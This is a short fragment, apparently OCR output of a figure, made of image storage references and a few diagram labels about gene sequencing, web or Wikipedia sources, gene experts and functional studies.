




sequencing



sequencing
web / wikipedia
gene experts
functional studies

